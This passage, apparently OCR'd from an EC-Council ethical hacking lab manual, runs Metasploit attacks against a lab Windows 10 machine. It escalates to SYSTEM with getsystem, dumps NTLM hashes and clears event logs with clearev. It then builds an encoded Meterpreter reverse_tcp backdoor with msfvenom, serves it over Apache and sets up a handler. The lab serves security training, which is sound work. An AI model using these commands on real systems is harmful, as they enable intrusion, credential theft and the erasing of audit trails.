


Figure 2.1.31: Meterpreter Session Opened

65. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.




Figure 2.1.32: Viewing the Current User ID

TASK 1.9

Escalate Privileges using Named Pipe Impersonation

66. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

67. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.




Figure 2.1.33: Issuing getsystem Command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

68. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.




Figure 2.1.34: Viewing the User ID

69. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.

70. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 10** virtual machine.

TASK 1.10

Dump Password Hashes

71. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

Note: You can further crack these password hashes to obtain plaintext passwords.




Figure 2.1.35: Dumping the Hashes

72. Thus, you have successfully escalated privileges by exploiting the Windows 10 virtual machine's vulnerabilities.

73. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.36: clearev command

74. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.
75. Close all open windows and document all the acquired information.

TASK 2 Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Ensure that the **Windows 10** and **Parrot Security** virtual machines are turned on.
2. Before beginning this lab, create a text file named **secret.txt** in the **Windows 10** virtual machine; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

Note: In this lab, the **secret.txt** file contains the text "**My credit card account number is 123456789.**"

The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.




Figure 2.2.1: A text file containing the account number

3. Switch to the **Parrot Security** virtual machine and launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory

TASK 2.1

Create and Share Backdoor.exe File

7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp –platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe** and press **Enter**.

Note: Here, the localhost IP address is **10.10.10.13** (the **Parrot Security** virtual machine.)




Figure 2.2.2: Creating a Payload

8. This will generate **Backdoor.exe**, a malicious file, on **Desktop**, as shown in the screenshot.




Figure 2.2.3: Malicious file successfully generated

9. Now, you need to share **Backdoor.exe** with the target machine (in this lab, **Windows 10**).
10. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.
11. Type **cp /root/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter.**




Figure 2.2.4: Copying the backdoor file

13. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.

TASK 2.2

Execute Payload

14. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.
15. Now, issue the following commands in msfconsole:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **show options** and press **Enter**; this lets you know the listening port

